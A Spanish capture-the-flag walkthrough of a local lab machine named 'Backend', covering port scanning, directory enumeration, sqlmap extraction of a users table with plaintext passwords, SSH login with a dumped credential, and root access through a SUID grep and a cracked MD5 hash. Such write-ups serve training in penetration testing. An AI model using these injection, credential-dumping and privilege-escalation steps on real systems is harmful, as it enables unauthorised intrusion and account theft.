

BACKEND



Backend

Autor: 4bytes

Dificultad: Fácil

Fecha de creación:
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DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip backend.zip
```

```
Archive: backend.zip
inflating: backend.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh backend.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=39.2 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.202/39.202/39.202/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2


LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 14:23 EDT
Nmap scan report for presenter.hl (172.17.0.2)
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
|_  256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
80/tcp    open  http     Apache httpd 2.4.61 ((Debian))
|_ http-title: test page
|_ http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80 abiertos



ENUMERACIÓN

Con whatweb, investigamos tecnologías

```
whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.61], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[172.17.0.2], Title[test page]
```

Con gobuster, vamos por directorios y archivos

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: doc,html,php,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 537]
/login.php (Status: 200) [Size: 0]
/login.html (Status: 200) [Size: 635]
/.html (Status: 403) [Size: 275]
/css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
./php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Nos vamos al panel de login y después de probar entradas típicas me voy con sqlmap para encontrar bases de datos

sqlmap -u http://172.17.0.2/login.html --forms --dbs --batch

available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

Tenemos 5 bases de datos; vamos con users para ver sus tablas

sqlmap -u http://172.17.0.2/login.html --forms -D users --tables --batch

Database: users
[1 table]
+-----+
| usuarios |
+-----+

Vamos a ver las columnas dentro de la tabla usuarios

sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios --columns

--batch

```
Database: users
Table: usuarios
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+
```

Veamos todos los registros, usuarios y contraseñas

sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios -C password,id,username --dump --batch

```
Database: users
Table: usuarios
[3 entries]
+-----+-----+-----+
| password | id | username |
+-----+-----+-----+
| $paco$123 | 1 | paco |
| P123pepe3456P | 2 | pepe |
| jjuaann123 | 3 | juan |
+-----+-----+-----+
```

EXPLOTACIÓN

Después de probar con todos no consigo acceso. Me voy con SSH.

Logro conectarme como usuario **pepe**.

```
└─$ ssh pepe@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:tPIGPUUfjCEHijMuN2JJIMorwLkuPLonbaickbNIH9V8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
pepe@172.17.0.2's password:
Linux b869e81b5e49 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pepe@b869e81b5e49:~$
```

ESCALADA DE PRIVILEGIOS

No tenemos permisos sudo, vamos con SUID

```
pepe@b869e81b5e49:/home$ find / -perm -4000 2>/dev/null
/usr/bin/ls
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/grep
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Consultando en

<https://gtfobins.github.io/gtfobins/grep/#suid>

```
sudo install -m =xs $(which grep) .
```

```
LFILE=file_to_read
./grep " $LFILE
```

Con `ls` examino el contenido de `/root`

```
pepe@b869e81b5e49:/$ /usr/bin/ls -la /root
total 24
drwx----- 1 root root 4096 Aug 27 15:15 .
drwxr-xr-x 1 root root 4096 Sep 15 18:15 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Aug 27 15:08 .ssh
-rw-r--r-- 1 root root 33 Aug 27 15:15 pass.hash
```

Para ver el contenido de `pass.hash`

```
pepe@b869e81b5e49:/$ /usr/bin/grep " /root/pass.hash
e43833c4c9d5ac444e16bb94715a75e4
```

Con `dcode.fr`, <https://www.dcode.fr/funcion-hash-md5>

[spongebob34](#)

MD5 - Contraseña Hash - X

https://www.dcode.fr/funcion-hash-md5

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

MD5
Informática > Algoritmo > Función hash > MD5

Buscar una herramienta

★ BUSCAR EN DCODE POR PALABRAS CLAVE:
Por ejemplo, escriba 'sudoku'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

MD5

spongebob34

Furgonetas camper sin vender 2024 (ver precios)

DESCIFRADO MD5

★ HASH MD5 E43833C4C9D5AC444E168B94715A75E4

OPCIONES

★ SAL PREFIJO MD5 (PALABRA SAL)

★ SAL CON EL SUFIJO MD5 (PALABRA SAL)

```
pepe@b869e81b5e49:/$ su root
Password:
root@b869e81b5e49:/# whoami
root
root@b869e81b5e49:/# ls -la /root
drwxr-xr-x 1 root root 4096 Aug 27 15:15 .
drwxr-xr-x 1 root root 4096 Sep 15 15:15 ..
```

